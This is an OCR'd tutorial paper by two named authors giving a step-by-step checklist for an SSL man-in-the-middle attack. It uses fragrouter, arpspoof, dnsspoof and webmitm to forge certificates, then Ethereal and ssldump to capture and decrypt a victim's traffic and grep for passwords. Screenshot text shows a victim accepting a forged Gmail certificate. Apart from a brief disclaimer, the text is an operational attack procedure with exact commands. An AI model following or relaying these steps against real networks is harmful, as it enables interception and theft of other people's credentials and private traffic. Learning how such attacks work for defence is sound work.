Attacking SSL with iWhax

Performing a Man in the Middle Attack Using a Spoofed Certificate for Purposes of Decrypting SSL Traffic

Authored by Pry0rda and Harrison Holland

1. Introduction

SSL (Secure Socket Layer) is the industry standard for delivering secure content to a web user with little knowledge required for setup on the user side. This paper will attack the SSL protocol and examine the effects of poor security education. We will be using a *Man in the Middle* attack to send the web user a spoofed certificate when he attempts to connect to a website via HTTPS.

1.1 Purpose

The attack that will be demonstrated in this paper is to be used for an educational purpose only. This paper should be used to promote security awareness and emphasize the concern that should be placed upon secure infrastructure. The authors of this guide will not be held responsible for any misuse of the information within.

1.2 Scope

This document is broken down into eight different categories, each explaining a new phase of the process. The eight sections are organized in this manner to add the option of following this guide as a checklist, for ease of use. The attack will begin with chapter three of this guide. If you already have a copy of iWhax, Whoppix, or Auditor you may wish to skip to that section.

Chapter 2: Downloading iWhax or Whoppix

Provides links to the software and discusses its origin.

Chapter 3: Fragrouter

Explains the fragrouter program and why IP forwarding is necessary to this attack.

Chapter 4: Arpspoof

Describes the process of an ARP cache poisoning. This is the heart of a *Man in the Middle* attack; we will discuss the theory behind the attack, as well as the process required to perform this operation.

Chapter 5: Dnsspoof

The software provides us with a simple way to complete the ARP cache poisoning by forging replies to arbitrary DNS addresses.

Chapter 6: Webmitm

This chapter will discuss a very important step, the forging of a certificate. Using the webmitm tool we can create a false certificate and transparently relay and save HTTP / HTTPS traffic redirected by dnsspoof. It will also present the user with the false certificate upon request to a secure site.

Chapter 7: Sniffing Network Traffic with Ethereal

We have chosen to use Ethereal as our network sniffer because of it's intuitive interface, easily filtered traffic, and excellent dump files.

Chapter 8: Testing a Connection on Your Home Network

Using a second computer on your network (the target for attack in this demonstration) it is now time to attempt to connect to a secure site.

Chapter 9: Decrypting the SSL data with SSLdump

We will use the ssldump tool to decrypt the SSLv3/TLS traffic and display the data in plaintext.

2. Downloading iWhax or Whoppix

To download iWhax, you can visit the official website at http://www.iwhax.net/modules/news/. As of this writing, the current version of iWhax is version 3.0. The older versions released under the name Whoppix can be found on various sites, however it is getting harder to locate. A torrent can be found (as of this writing) at the following location: http://tinyurl.com/9b4hw.

3. Fragrouter

3.1 Booting into iWhax

Since it is assumed that the user already knows how to run a Linux live cd, we will not cover the boot process in detail. Simply switch your boot device from the hard drive to the CD-rom, and make sure that the iWhax (or Whoppix) cd is in the tray when you boot the computer. However, to change the screen resolution, make a note to run the following command as a *boot option*:

Knoppix Screen = 1600x1200


Obviously the screen resolution will be changed according to your monitor's resolution capabilities. It is important to change this setting during the boot process because you may not be able to change it once the operating system is loaded.

3.2 Running Fragrouter

We must first run the program *fragrouter*. In this simple step, we will open a terminal window by clicking the icon at the bottom of the screen. When the terminal window opens, enter the following command:

fragrouter -B1

After running this command, the computer will be begin *normal IP forwarding*. This is what should happen, so minimize the terminal window and continue to the next step.



4. ARPSPOOF

4.1 Principles

An ARP Cache Poisoning attack is used in order to position oneself in between two computers, or devices, that are communicating on a network. This is achieved by exploiting a weakness in the *Address Resolution Protocol*. We will send a series of faked ARP requests and responses to the devices we wish to attack, and convince each device that we are the other. In doing this, we silently sit between the two devices and are able to intercept any incoming or outgoing transmissions.


4.2 Running ARPSPOOF

Open a new shell, do not disturb the fragrouter shell, and enter the following command:

arpspoof –t *victims_ip victim2_ip*

In our example, we decided to place ourselves between a computer on the network, and the router. Thus, allowing us to intercept incoming and outgoing packets from our target computer. Our command looked like this:

arpspoof –t 192.168.1.104 192.168.1.1



5. DNSSPOOF

This is the simplest step of the procedure. Simply open a new shell and run the command:

dnsspoof

(see picture on next page)

6. WEBMITM

6.1 Spoofing a Certificate


This step is the heart of the attack. We will be creating a spoofed certificate that will resemble a cert that the user would normally accept. The WEBMITM tool will then sit on the network and wait for someone to attempt to access a secure (ssl) site. As soon as that attempt is detected, WEBMITM will then send the user our fake certificate. Assuming that the user accepts the certificate, we will then have enough information to decrypt any traffic that is now intercepted.

6.2 Running WEBMITM

Once again, open a new shell. Enter the command:

webmitm -d

You will be now be prompted to enter the information that you would like to show up on the certificate if the user decides to examine it closely. It is a good idea to examine real certificates before attempting to create a spoofed one.




7. Sniffing Network Traffic with Ethereal

We will now begin to sniff the network traffic with ethereal. This will allow us to capture the encrypted traffic when a user attempts to access a secure site. After sniffing the traffic, we will use ethereal to create a dump file that can be searched for keywords such as “pass, passwd, or login” using a simple grep command.

- Start Ethereal
- Select Capture → Options
- Choose network card
- Select Start


When the user has accessed a secure site, and the attack has been successfully carried out, you may save the ethereal scan to a file. If you selected the option *update packets in real time* then you will begin to see a lot of HTTP, TLS, and SSL traffic as soon as the victim attempts to access a secure site. That is a queue that you can stop the ethereal scan and begin to crack the data. For test purpose continue to the next section before saving the ethereal scan.





8. Testing a Connection on Your Home Network


In order to test this attack, simply use another computer (in this case the victim of the attack) and attempt to access a secure site. You may note that when running nslookup of a site (gmail.com for example) you will see the attacker's IP address instead of the real one.

A series of pictures will show the victim's screen during this process. An additional picture was added to show the process of saving an ethereal scan.


Select C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Irated>nslookup gmail.com
DNS request timed out.
timeout was 2 seconds.
*** Can't find server name for address 192.168.222.2: Timed out
*** Default servers are not available
Server: UnKnown
Address: 192.168.222.2
Non-authoritative answer:
Name: gmail.com.localdomain
Address: 192.168.222.130
C:\Documents and Settings\Irated>
Recycle Bin
Start
Select C:\WINDOW...
10:24 PM


Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address gmail.com
Go Links
Personalized Home
Security Alert
Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.
The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.
The security certificate date is valid.
The security certificate has a valid name matching the name of the page you are trying to view.
Do you want to proceed?
Yes
No
View Certificate
Opening page http://gmail.com/...
Internet
Start
Select C:\WINDOWS\sy...
Google - Microsoft In...
10:24 PM


Welcome to Gmail - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%3A%2F%2Fmail.google.
Go Links
Welcome to Gmail
A Google approach to email.
Gmail is an experiment in a new kind of webmail, built on the idea that you should never have to delete mail and you should always be able to find the message you want. The key features are:
Search, don't sort.
Use Google search to find the exact message you want, no matter when it was sent or received.
Don't throw anything away.
Over 2652.898399 megabytes (and counting) of free storage so you'll never need to delete another message.
Keep it all in context.
Each message is grouped with all its replies and displayed as a conversation.
No pop-up ads. No untargeted banners.
You see only relevant text ads and links to related web pages of interest.
Sign in to Gmail with your Google Account
Username:
Password:
Remember me on this computer.
Sign in
Forgot your password?
Sign up for Gmail using your mobile phone
(1 item remaining) Downloading picture https://mail.google.com/mail/help/images/logo
Internet
Start
Select C:\WINDOWS\sy...
Welcome to Gmail - ...
10:25 PM


Shell No. 4 - Konsole
Shell
Shell No. 2
Shell No. 3
Shell No. 4
Shell No. 5
webmitm: 411 bytes from 216.239.57.18
webmitm: child 8680 terminated with status 0
webmitm: 1003 bytes from 192.168.222.129
webmitm: 1633 bytes from 216.239.57.83
webmitm: 912 bytes from 192.168.222.129
webmitm: 915 bytes from 192.168.222.129
webmitm: 3515 bytes from 216.239.57.18
webmitm: 915 bytes from 192.168.222.129
webmitm: 389 bytes from 216.239.57.83
webmitm: 913 bytes from 192.168.222.1
webmitm: 292 bytes from 216.239.57.18
webmitm: 910 bytes from 192.168.222.1
webmitm: 407 bytes from 216.239.57.83
webmitm: 918 bytes from 192.168.222.1
webmitm: 288 bytes from 216.239.57.18
webmitm: 677 bytes from 192.168.222.1
webmitm: child 8645 terminated with s
webmitm: 906 bytes from 192.168.222.1
webmitm: 1280 bytes from 216.239.57.8
webmitm: 279 bytes from 216.239.57.18
webmitm: 41 bytes from 216.239.57.18
webmitm: 937 bytes from 192.168.222.1
webmitm: 300 bytes from 216.239.57.83
webmitm: 1177 bytes from 192.168.222.
webmitm: 1162 bytes from 216.239.57.1
webmitm: new connection from 192.168.
webmitm: 1232 bytes from 192.168.222.
webmitm: child 8660 terminated with s
webmitm: child 8673 terminated with s
webmitm: child 8708 terminated with s
webmitm: child 8715 terminated with s
webmitm: child 8728 terminated with s
webmitm: new connection from 192.168.
webmitm: 155 bytes from 192.168.222.1
webmitm: 1851 bytes from 80.239.156.1
webmitm: child 8737 terminated with s
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Apply
No. - Time
1 0.000000
2 0.000151
3 1.547772
4 2.604170
5 2.615526
6 2.623446
7 2.623528
8 3.375514
9 3.377026
10 3.673346
11 3.940299
12 3.941322
13 5.677103
14 7.680915
15 9.684603
16 11.689296
Frame 1 (60 bytes
Ethernet II, Src:
Address Resolutio
0000 00 0c 29 53 a
0010 08 00 06 04 0
0020 00 0c 29 53 a
0030 00 00 00 00 00 00 00 00 00 00 00 00
Ethereal: Save Capture File As
Name: test
Save in folder: Home
Browse for other folders
Packet Range
Captured
Displayed
All packets 864
Selected packet only 1
Marked packets only 0
From first to last marked packet 0
Specify a packet range: 0
File type: libpcap (tcpdump, Ethereal, etc.)
Cancel
Save
File: (Untitled) 381 KB 00:02:02
P: 864 D: 864 M: 0 Drops: 0
Shell No. 4 - Konsole
(Untitled) - Ethereal
22:20

